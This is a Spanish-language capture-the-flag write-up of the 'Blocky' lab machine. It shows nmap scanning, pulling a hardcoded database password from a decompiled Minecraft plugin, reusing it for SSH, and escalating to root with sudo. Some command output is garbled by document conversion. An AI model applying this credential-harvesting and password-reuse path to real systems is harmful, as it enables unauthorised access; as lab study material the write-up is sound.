
## **Blocky - Writeup**

## **RECONOCIMIENTO - EXPLOTACION**

Realizamos un escaneo de puertos con nmap:

```
PORT
         STATE SERVICE
                         REASON
                                         VERSION
21/tcp
                         syn-ack ttl 63 ProFTPD 1.3.5a
         open ftp
22/tcp
                         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
         open ssh
 ssh-hostkey:
   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXqVh0310UgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz46bKmbnWa0YD3LSRkStJDtyNX
Wp9ZDBzlW3aY8qa+y3390S3gp3aq277zYDnnA62U7rIltYp91u5VPBKi3DITVaSgzA8mcpHRr30e3cEGaLCxty58U2/lyCnx3I0Lh5rEbipQ1G7Cr6NM
82pjI/0T2gpA/vlZJH0elbMXW40Et6bOs2oK/V2bVozpoRyoQuts8zcRmCViVs8B3p7T1Qh/Z+7Ki91vgicfy4fl
   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5suOAio9ut2hOQYLN39Uhni8i4E/W
MgFRAXYLhilNF8=
   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
 _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZOp5VPpVsFUROL6Vj
         open http
                         syn-ack ttl 63 Apache httpd 2.4.18
_http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: Did not follow redirect to http://blocky.htb
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
25565/tcp open  minecraft syn-ack ttl 63 Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos 2 archivos ".jar" en la siguiente ruta:



Nos los descargamos. Hay una herramienta que sirve para ver el contenido de los archivos "java". Se llama jd-gui. Lo instalamos y lo hiciamos escribiendo el nombre:




Podemos ver una contraseña:

```
| META-INF | com.myfirstplugin | package com.myfirstplugin; | public class BlockyCore.class | package com.myfirstplugin; | public String sqlHost = "localhost"; | public String sqlPass = "BYSqfCTnvxAUeduzjNSXe22"; | public void onServerStart() {} | public void onPlayerJoin() {} | sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!"); | public void sendMessage(String username, String message) {} | }
```

Esto se podia ver tambien con strings:

Como vemos que la pagina principal es un wordpress podemos enumerar usuarios con wpscan



Como sabemos un usuario y una contraseña vamos a intentar conectarnos por SSH:

```
| $\$\sh\ \text{notch}\@10.10.10.37 \\
\text{Notch}\@10.10.10.37's password: \\
\text{Welcome to Ubuntu } 16.04.2 \text{ LTS (GNU/Linux } 4.4.0-62-generic \\
\text{ Documentation: https://help.ubuntu.com} \\
\text{ * Management: https://landscape.canonical.com} \\
\text{ * Support: https://ubuntu.com/advantage} \\
\text{ 7 packages can be updated.} \\
\text{ 7 updates are security updates.} \\
\text{ Last login: Fri Oct 25 03:59:00 2024 from 10.10.14.3 } \\
\text{ notch}\@Blocky:~$\]
```

Confirmed By: Login Error Messages (Aggre

## **ESCALADA DE PRIVILEGIOS**

Vamos a ver los permisos que podemos ejecutar como sudo:

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blowenv_reset, mail_badpass, secure_path=/l
User notch may run the following commands of (ALL : ALL) ALL
notch@Blocky:~$ ■
```

Como podemos ejecutar todos comandos como sudo hacemos sudo su para pasar a root:

notch@Blocky:~\$ sudo su root@Blocky:/home/notch# whoami root